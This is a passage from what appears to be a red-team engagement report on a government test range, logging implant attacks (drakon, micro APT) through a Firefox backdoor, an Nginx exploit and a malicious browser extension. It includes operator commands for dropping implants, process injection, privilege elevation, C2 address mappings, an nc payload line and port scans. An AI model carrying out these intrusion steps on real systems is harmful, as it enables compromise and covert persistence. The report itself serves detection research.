- A3>putfile ./deploy/archive/drakon.android.arm32_140.57.183.17 shared_files
- A4>cat hosts
- A4>getfile fb-schedule
- A4>putfile ./deploy/archive/libdrakon.android.arm32.so_188.167.106.122 csb.tracee.27331.27355


3.6.4.2 Processes

- A3>elevate /data/data/org.mozilla.fennec_firefox_dev/shared_files
- A4>inject /data/data/org.mozilla.fennec_firefox_dev/csb.tracee.27331.27355 424 (failed)

3.6.4.3 Connections

- exploit: www.mit.gov.jo 153.178.46.202:80
- firefox: connection to 111.82.111.27:80
- firefox: connection to 166.199.230.185:80
- shared_files: connection to 140.57.183.17:80

3.6.5 Graph



3.7 20180412 ClearScope – Firefox Backdoor w/ Drakon In-Memory (Cont.)

Continued the attack against ClearScope by using connection A4 left open in the operator console from the previous attack. The connection was to a new drakon process with root privileges which was created by the attacker. The attacker downloaded the libdrakon.so implant module to the target disk and tried to inject it into the sshd process. Since the process injection failed, the attacker downloaded and elevated new drakon implant process with a new connection (A5) to the operator console. The attacker tried to repeat the process injection but this time as root. The attacker downloaded the libdrakon.so module and tried to inject it into sshd once again. The process injection failed again. The attacker left the connections to the operator console open.

3.7.1 Comments

Similar to other attacks, we encountered several problems while carrying out the ClearScope attacks. Once again, we were still unable to run modules on target on Android, including both netrecon and inject modules. These modules were tested during the setup week and were expected to work during the engagement. There were a couple of reboots between the setup week and the engagement, did something change in that time? Or was the issue something with the current session of the operator console? We could not restart the operator console without losing existing connections, so we did not try this step during the engagement. Once again, we understand we need more testing time with on the BBN range with the TA1 performers technologies moving forward.

3.7.2 Event Log

- 1519 Used existing, open connection
- 1519 whoami
- 1519 putfile /data/data/firefox.. /libs
- 1519 424 1 root (installd)

- 1521 inject 424 failed
- 1524 put shared_lib
- 1524 elevate worked (L5)
- putfile tmp18d17sn1
- connection L4 and L5 left open

3.7.3 Addresses

- [eth0:910] 153.178.46.202:80 -> 128.55.12.167:8030 webserver (used days ago in orginal attack)
- [eth0:912] 111.82.111.27:80 -> 128.55.12.167:8032 shellcode_server (used days ago in original attack)
- [eth0:913] 166.199.230.185:80 -> 128.55.12.167:8033 loaderDrakon (connection left open from original attack)
- [eth0:914] 188.167.106.122:80 -> 128.55.12.167:8034 libdrakon (failed)
- [eth0:915] 140.57.183.17:80 -> 128.55.12.167:8035 drakon
- [eth0:916] 193.72.18.131:80 -> 128.55.12.167:8036 netrecon (failed)

3.7.4 Interactions

3.7.4.1 Files

- A4>putfile ./deploy/archive/libdrakon.android.arm32.so_188.167.106.122 libs
- A4>rm lib
- A4>putfile ./deploy/archive/drakon.android.arm32_140.57.183.17 shared_lib
- A5>putfile ./deploy/archive/libdrakon.android.arm32.so_188.167.106.122 tmp18d17sn1
- A5>rm tmp18d17sn1

3.7.4.2 Processes

- A4>inject /data/data/org.mozilla.fennec_firefox_dev/lib 424 (failed)
- A4>elevate /data/data/org.mozilla.fennec_firefox_dev/shared_lib

3.7.4.3 Connections

- shared_lib: connection to 140.57.183.17

3.8 20180411 1500 CADETS – Nginx Backdoor w/ Drakon In-Memory

The attacker continued the attack against CADETS by once again exploiting Nginx with a malformed HTTP request. This time, the exploit worked on the first attempt, resulting in a drakon implant running in memory of Nginx with a shell connected via HTTP to the operator console. The attacker downloaded the libdrakon implant .so to be injected into the sshd process. The attacker tried process injection but once again failed, resulting in a CADETS crash.

3.8.1 Comments

The original attack on Friday 4/6 was meant to persist with an open connection. When CADETS crashed during our attack, our connection to the target host was lost. Process injection with the drakon implant failed at the time, so we retried the attack to give process injection another chance to succeed. Unfornately, injection failed once again, and the CADETS host was crashed, requiring another reboot.

3.8.2 Event Log

- 15:08 throw http payload
- 15:10 putfile ./deploy/archive/libdrakon.freebsd.x64.so_198.115.236.119 sendmail (failed)
- 15:11 rm vUGefai (failed)
- 15:12 putfile ./deploy/archive/libdrakon.freebsd.x64.so_198.115.236.119 grain
- 15:15 inject /tmp/grain 802
- 15:15 cadets crashed

3.8.3 Addresses

- [eth0:920] 25.159.96.207:80 -> 128.55.12.167:8040 http post
- [eth0:921] 76.56.184.25:80 -> 128.55.12.167:8041 shellcode_server
- [eth0:922] 155.162.39.48:80 -> 128.55.12.167:8042 loaderDrakon
- [eth0:923] 198.115.236.119:80 -> 128.55.12.167:8043 libdrakon (failed)

3.8.4 Interactions

3.8.4.1 Files

- F1>putfile ./deploy/archive/libdrakon.freebsd.x64.so_198.115.236.119 sendmail (failed)
- F1>rm vUGefai (failed)
- F1>putfile ./deploy/archive/libdrakon.freebsd.x64.so_198.115.236.119 grain


3.8.4.2 Processes

- F1>inject /tmp/grain 802 (failed and caused kernel panic)

3.8.4.3 Connections

- exploit: connection on port 80 from 25.159.96.207
- nginx: connection to 76.56.184.25
- nginx: connection to 155.162.39.48:80

3.8.5 Graph



3.9 20180412 1000 TA5.2 – Browser Extension w/ Drakon Dropper

Continued attack against TA5.2-windows by trying to exploit the target via the malicious pass manager browser extension in Firefox 54.0.1. The attacker tried to load drakon into the memory of the browser extension, but this was unsuccessful. So, the attacker resorted to writing the drakon implant executable to disk on the target upon exploiting the browser extension. Drakon failed to run from disk, and the file was left on disk after the failed attack.

3.9.1 Comments

Due to limited time setting up the hosts on the BBN range and the last minute finishing of browser extension development, the end to end attack was not fully tested and did not work as intended. We tested the browser extension with a small test shellcode to verify that our shellcode could gain execution; however, we did not get a chance to run drakon in memory from the browser extension. We found that we were unable to load drakon into the browser extension's memory. We will need to test this on the target hosts to determine what is going wrong. We were also unable to drop drakon to disk and execute it from the browser extension on Windows. We did not have this problem on Linux, and the same drakon binary ran without problem on our local test systems. Again, we need more testing to root cause this issue. The end result was that drakon did not successfully run, connect out, or self delete. The failed execution from the browser extension along with the leaked file on the disk and the executable crash should be detected though.

3.9.2 Event Log

- 1008 allstate.com, shellcode server no oc2 callback
- 1012 allstage.com, shellcode server no c2 callback
- 1014 allstage.com, shellcode server no oc2 callback
- switching to dropper, updating ip addresses
- dropper attack
- 1043 www.allstate.com browser extension (wrote file but failed to connect out)
- 1045 www.allstate.com browser extension (failed)
- 1046 www.allstate.com browser extension (failed)
- 1046 drakon implant executable is crashing on TA5.2 Windows 7 x64

3.9.3 Addresses

- [eth0:940] 132.85.63.248:80 -> 128.55.12.167:8050 webserver
- [eth0:941] 135.84.161.202:80 -> 128.55.12.167:8051 shellcode_server
- [eth0:942] 221.205.132.182:80 -> 128.55.12.167:8052 drakon (failed)

3.9.4 Interactions

3.9.4.1 Files

- hJauWl01 file downloaded to disk

3.9.4.2 Connections

- exploit www.allstate.com
- Firefox: connection to 135.84.161.202:80

3.10 20180412 1100 FiveDirections – Browser Extension w/ Drakon Dropper

Continued attack against FiveDirections by trying to exploit the target via the malicious pass manager browser extension in Firefox 54.0.1. The attacker tried to load drakon into the memory of the browser extension, but this was unsuccessful. So, the attacker resorted to writing the drakon implant executable to disk on the target upon exploiting the browser extension. Drakon failed to run from disk, and the file was left on disk after the failed attack.

3.10.1 Comments

Due to limited time setting up the hosts on the BBN range and the last minute finishing of browser extension development, the end to end attack was not fully tested and did not work as intended. We tested the browser extension with a small test shellcode to verify that our shellcode could gain execution; however, we did not get a chance to run drakon in memory from the browser extension. We found that we were unable to load drakon into the browser extension's memory. We will need to test this on the target hosts to determine what is going wrong. We were also unable to drop drakon to disk and execute it from the browser extension on Windows. We did not have this problem on Linux, and the same drakon binary ran without problem on our local test systems. Again, we need more testing to root cause this issue. The end result was that drakon did not successfully run, connect out, or self delete. The failed execution from the browser extension along with the leaked file on the disk and the executable crash should be detected though.

3.10.2 Event Log

- 1113 www.allstate.com loaderdrakon browser extension (fail)
- 1114 www.allstate.com drakon dropper browser extension (fail)
- 1114 drakon implant executable is crashing on FiveDirections Windows 10 x64

3.10.3 Addresses

- [eth0:940] 132.85.63.248:80 -> 128.55.12.167:8050 webserver
- [eth0:941] 135.84.161.202:80 -> 128.55.12.167:8051 shellcode_server
- [eth0:942] 221.205.132.182:80 -> 128.55.12.167:8052 drakon (failed)

3.10.4 Interactions


3.10.4.1 Files

- hJauWl01 file downloaded to disk

3.10.4.2 Connections

- exploit www.allstate.com
- Firefox: connection to 135.84.161.202:80

3.10.5 Graph



3.11 20180412 THEIA – Browser Extension w/ Drakon Dropper

Continued attack against THEIA by exploiting the target via the malicious pass manager browser extension in Firefox 54.0.1. The attacker had previously tried to load drakon into the memory of the browser extension on Windows, but this was unsuccessful. So, the attacker resorted to writing the drakon implant executable to disk on the target upon exploiting the browser extension. While noisier than the originally planned attack, this achieved the same purpose. The attacker was able to run micro apt from the target disk. Micro apt connected out to the micro C2 listener. The attacker then used micro apt to perform a portscan of the known hosts on the target network.

3.11.1 Comments

The goal of this attack was to resume the prior attack by injecting the file that was previously dropped to disk into the sshd process. From there, the hosts on the target network would be portscanned using the micro apt implant.

The plan did not work as expected because of process injection failing. The connection was left open from the previous attack and remained open. We used the browser extension to write the drakon implant executable to disk. It connected back, and we now had 2 open connections to the THEIA host, the first one from a few days ago running as a new process with root privileges and the second one running as a new process executed from disk with standard user privileges. We tried to load the file staged on disk into sshd process memory but could not do so due to issues we were having with process injection on the target machines during the engagement. We settled for writing micro apt to disk and elevating it as a new process with root privileges.

3.11.2 Event Log

- 1244 log
- 1244 www.gatech.edu loaderDrakon browser ext
- 1250 www.gatech.edu drakon browser ext
- 1251 whoami
- 1251 ps
- * 1226 1 root (sshd)

- 1253 inject /var/log/xdev 1226 (missed connect out)
- 1257 L3: cp /var/log/xdev wdev
- 1257 inject /var/log/wdev 1226 (missed connect out)
- 1303 putfile /tmp/memtrace.so
- 1309 inject multiple times (failed, sshd crash?)
- 1317 putfile /var/log/mail (micro)
- 1317 elevate /var/log/mail 149.52.198.23
- 1317 c2 connection
- 1326 rm mail
- 1326 quit

3.11.3 Addresses

- [eth0:894] 5.214.163.155:80 -> 128.55.12.167:8014 TRACE libdrakon.linux.x64.so (failed)
- [eth0:897] 146.153.68.151:80 -> 128.55.12.167:8017 THEIA loaderDrakon.linux.x64
- [eth0:898] 104.228.117.212:80 -> 128.55.12.167:8018 THEIA webserver
- [eth0:899] 141.43.176.203:80 -> 128.55.12.167:8019 THEIA shellcode_server
- [eth0:950] 149.52.198.23:80 -> 128.55.12.167:8060 THEIA micro

3.11.4 Interactions

3.11.4.1 Connections

- exploit: www.gatech.edu 104.228.117.212:80
- Firefox: connection to 141.43.176.203:80

3.11.5 Interactions: gtcache (Drakon APT)

3.11.5.1 Files

- L2>cp xdev wdev
- L3>rm xdev (failed)
- L2>rm xdev
- L2>rm wdev
- L3>putfile ./deploy/archive/libdrakon.linux.x64.so_5.214.163.155 memtrace.so
- L2>putfile ./deploy/archive/microapt.linux.x64_149.52.198.23 mail
- L2>rm mail

3.11.5.2 Processes

- L3>inject /var/log/xdev 1226 (failed)
- L3>inject /var/log/wdev 1226 (failed)
- L3>inject /tmp/memtrace.so 1226 (failed)
- L3>inject /tmp/memtrace.so 13776 (failed)
- L3>inject /tmp/memtrace.so 14204 (failed)
- L3>inject /tmp/memtrace.so 14228 (failed)
- L2>elevate /var/log/mail

3.11.5.3 Connections


- gtcache: connection to 146.153.68.151

3.11.6 Interactions: mail (Micro APT)

3.11.6.1 Connections

- exploit: www.gatech.edu 104.228.117.212:80
- Firefox: connection to 141.43.176.203:80
- gtcache: connection to 146.153.68.151
- APT>scan 128.55.12.73 22 6000
- APT>scan 128.55.12.166 22 6000
- APT>scan 128.55.12.67 22 6000
- APT>scan 128.55.12.67 3000 6000
- APT>scan 128.55.12.67 4000 6000
- APT>scan 128.55.12.141 22 1000
- APT>scan 128.55.12.141 1000 2000
- APT>scan 128.55.12.141 2000 3000
- APT>scan 128.55.12.141 3000 4000
- APT>scan 128.55.12.141 3388 3390
- APT>scan 128.55.12.110 22 1000
- APT>scan 128.55.12.110 200 1000
- APT>scan 128.55.12.110 1000 3000
- APT>scan 128.55.12.110 3000 5000
- APT>scan 128.55.12.110 5000 6000
- APT>scan 128.55.12.110 22 6000
- APT>scan 128.55.12.118 22 6000
- APT>scan 128.55.12.10 22 6000
- APT>scan 128.55.12.1 22 6000
- APT>scan 128.55.12.55 22 6000

3.11.7 Graph



3.12 20180412 1300 TRACE – Browser Extension w/ Drakon Dropper

Tried to continue the attack against TRACE Ubuntu 14.04 but failed to do so. The attacker tried to exploit the target via the malicious pass manager browser extension installed in Firefox 54.0.1. Firefox browsed to the malicious website and then immediately locked up. The attacker never received a connection to the operator console.

3.12.1 Comments

We tried to attack TRACE using the password manager browser extension but were unable to make it that far. Firefox seemed to hang during the attack, and we never received a connection back to the operator console. We reached out to BBN about rebooting the TRACE host and waited until the next day to try the attack again.

3.12.2 Addresses

- [eth0:890] 145.199.103.57:80 -> 128.55.12.167:8010 webserver 1
- [eth0:898] 104.228.117.212:80 -> 128.55.12.167:8018 webserver 2

3.12.3 Event Log

- 13:36 www.allstate.com drakon browser extension
- 13:36 Firefox seems to hang when we try to exploit it

3.12.4 Interactions

3.12.4.1Connections

- exploit www.allstate.com

3.13 20180412 1400 CADETS – Nginx Backdoor w/ Drakon In-Memory

The attacker continued the attack against CADETS by once again exploiting Nginx with a malformed HTTP request. This exploit once again resulted in a drakon implant running in memory of Nginx with a shell connected via HTTP to the operator console. The attacker downloaded the micro apt implant and tried to elevate it. This was unsuccessful multiple times, so the attacker downloaded drakon implant executable to the target disk and executed it with elevate privileges, resulting in a new drakon implant process with root privileges connecting out to the operator console. The attacker then downloaded and tried to elevate the micro apt implant a few more times, which still failed. As a backup, the attacker simply executed the micro apt implant without root privileges. The micro apt implant connected out to the micro apt listener for C2. The attacker used micro to portscan multiple targets on the network to recon those targets vulnerable attach surface. The attacker left the operator console connection open.

3.13.1 Comments

The previous 2 attacks were meant to persist with an open connection but failed to do so because of process injection failure. As a result, process injection was not attempted again at this time. Instead, we tried to use process elevation with root privileges of the micro apt implant. For reasons unknown at this point, we could not elevate (privilege escalate) the micro apt implant on the CADETS host despite being able to elevate the drakon implant. After several tries, we finally gave up and just ran the micro apt as the normal user in order to perform network recon using port scans. This is unfortunate as these actions were easy to detect by the TC performers.

3.13.2 Event Log

- 1400 http_post shell F1
- 1402 putfile tmux-1002
- 1408 rm tmux-1002
- execfile /tmp/test

- 1437 scans micro
- 1438 quit

3.13.3 Addresses

- * [eth0:920] 25.159.96.207:80 -> 128.55.12.167:8040 webserver
- * [eth0:921] 76.56.184.25:80 -> 128.55.12.167:8041 shellcode_server
- * [eth0:922] 155.162.39.48:80 -> 128.55.12.167:8042 loaderDrakon
- * [eth0:923] 198.115.236.119:80 -> 128.55.12.167:8043 libdrakon (failed)
- * [eth0:924] 53.158.101.118:80 -> 128.55.12.167:8044 drakon
- * [eth0:952] 98.15.44.232:80 -> 128.55.12.167:8062 micro (failed)
- * [eth0:953] 192.113.144.28:80 -> 128.55.12.167:8063 micro 2 (sendmail)

3.13.4 Interactions: firefox/XIM (Drakon APT)

3.13.4.1 Files

- F1>rm grain
- F1>rm vUGefai (failed)
- F1>putfile ./deploy/archive/microapt.freebsd.x64_98.15.44.232 tmux-1002
- F1>rm tmux-1002
- F1>putfile ./deploy/archive/microapt.freebsd.x64_98.15.44.232 minions
- F1>putfile ./deploy/archive/libdrakon.freebsd.x64.so_198.115.236.119 font
- F1>elevate /tmp/font
- F1>rm font
- F1>putfile ./deploy/archive/drakon.freebsd.x64_53.158.101.118 XIM
- rm vUGefai (failed)
- F2>rm minion
- F2>rm XIM
- F2>putfile ./deploy/archive/microapt.freebsd.x64_98.15.44.232 netlog
- F2>rm netlog
- F2>putfile ./deploy/archive/microapt.freebsd.x64_192.113.144.28 sendmail
- F2>rm sendmail
- F2>putfile ./deploy/archive/microapt.freebsd.x64_192.113.144.28 main
- F2>rm main
- F2>putfile ./deploy/archive/microapt.freebsd.x64_192.113.144.28 test
- F2>rm test

3.13.4.2 Processes

- F1>elevate /tmp/tmux-1002 (failed)
- F1>elevate /tmp/tmux-1002 (failed)
- F1>elevate /tmp/tmux-1002 (failed)
- F1>elevate /tmp/minions (failed)
- F1>elevate /tmp/minions (failed)
- F1>elevate /tmp/font (failed)
- F1>elevate /tmp/XIM (failed)

- F1>elevate /tmp/XIM
- F2>elevate /var/log/netlog (failed)
- F2>elevate /var/log/sendmail (failed)
- F2>elevate /var/log/sendmail (failed)
- F2>elevate /tmp/main (failed)
- F2>elevate main (failed)
- F2>elevate /tmp/test (failed)
- F2>elevate /tmp/test (failed)
- F2>elevate /tmp/test (failed)
- F2>execfile /tmp/test

3.13.4.3Connections


- exploit: connection on port 80 from 25.159.96.207
- nginx: connection to 76.56.184.25:80
- nginx: connection to 155.162.39.48:80
- XIM: connection to 53.158.101.118:80

3.13.5 Interactions: sendmail (Micro APT)

3.13.5.1Connections

- sendmail: connection to 192.113.144.28:80
- APT>scan 128.55.12.166 22 6000
- APT>scan 128.55.12.67 22 6000
- APT>scan 128.55.12.141 22 6000
- APT>scan 128.55.12.110 22 6000
- APT>scan 128.55.12.118 22 6000
- APT>scan 128.55.12.10 22 6000
- APT>scan 128.55.12.1 22 6000
- APT>scan 128.55.12.55 22 6000

3.13.6 Graph



3.14 20180413 CADETS – Nginx Backdoor w/ Drakon In-Memory

Finished attack against CADETS FreeBSD by trying to inject into sshd one last time, which failed. Connected to a left open connection from the previous attack then disconnected it. Re-exploited Nginx with an HTTP request, once again resulting in a new drakon implant running in Nginx memory. The drakon implant connected out to the operator console for C2. The attacker downloaded the drakon implant executable and library to disk. The drakon implant executable was ran from disk, resulting in a new drakon process with root privileges and a new connection to the operator console. The attacker then used the root drakon implant to try to inject into sshd once again but failed.

3.14.1 Comments

We tried one last time to get injection to work on CADETS. Our working theory was that there was some conflict with our elevate code and CADETS, so we built a version of the process injection module which would not perform a privilege escalation. This would need to be done before trying to inject the drakon implant into the target process. The new module did not work, and injection failed multiple times without the CADETS host crashing. Eventually, the sshd process became unresponsive and needed to be restarted.

3.14.2 Event Log

- 09:04 reconnect to open connection
- 09:04 whoami
- 09:06 quit
- 09:07 http post nc -s 25.159.96.207 128.55.12.73 80
- 09:07 shell F1
- 09:10 putfile ./deploy/archive/drakon.freebsd.x64_53.158.101.118 pEja72mA
- 09:11 putfile ./deploy/archive/libdrakon.freebsd.x64.so_198.115.236.119 eWq10bVcx
- 09:12 elevate pEja72mA
- 09:12 connection F2
- 09:12 console F2
- 09:12 whoami
- 09:13 ps
- * root   20691   0.0 0.0   17948   6088 - Ss   18:34   0:00.41 /usr/sbin/sshd
- 09:14 ps
- 09:15 inject
- inject
- inject
- crash

3.14.3 Addresses

- [eth0:920] 25.159.96.207:80 -> 128.55.12.167:8040   webserver
- [eth0:921] 76.56.184.25:80 -> 128.55.12.167:8041   shellcode_server
- [eth0:922] 155.162.39.48:80 -> 128.55.12.167:8042   loaderDrakon.freebsd.x64
- [eth0:923] 198.115.236.119:80 -> 128.55.12.167:8043   libdrakon.freebsd.x64
- [eth0:924] 53.158.101.118:80 -> 128.55.12.167:8044   drakon.freebsd.x64

3.14.4 Interactions

3.14.4.1 Files

- F1>putfile ./deploy/archive/drakon.freebsd.x64_53.158.101.118 pEja72mA
- F1>putfile ./deploy/archive/libdrakon.freebsd.x64.so_198.115.236.119 eWq10bVcx

- F2>cp eWq10bVcx memhelp.so
- F2>cp memhelp.so eraseme
- F2>cp eraseme done.so

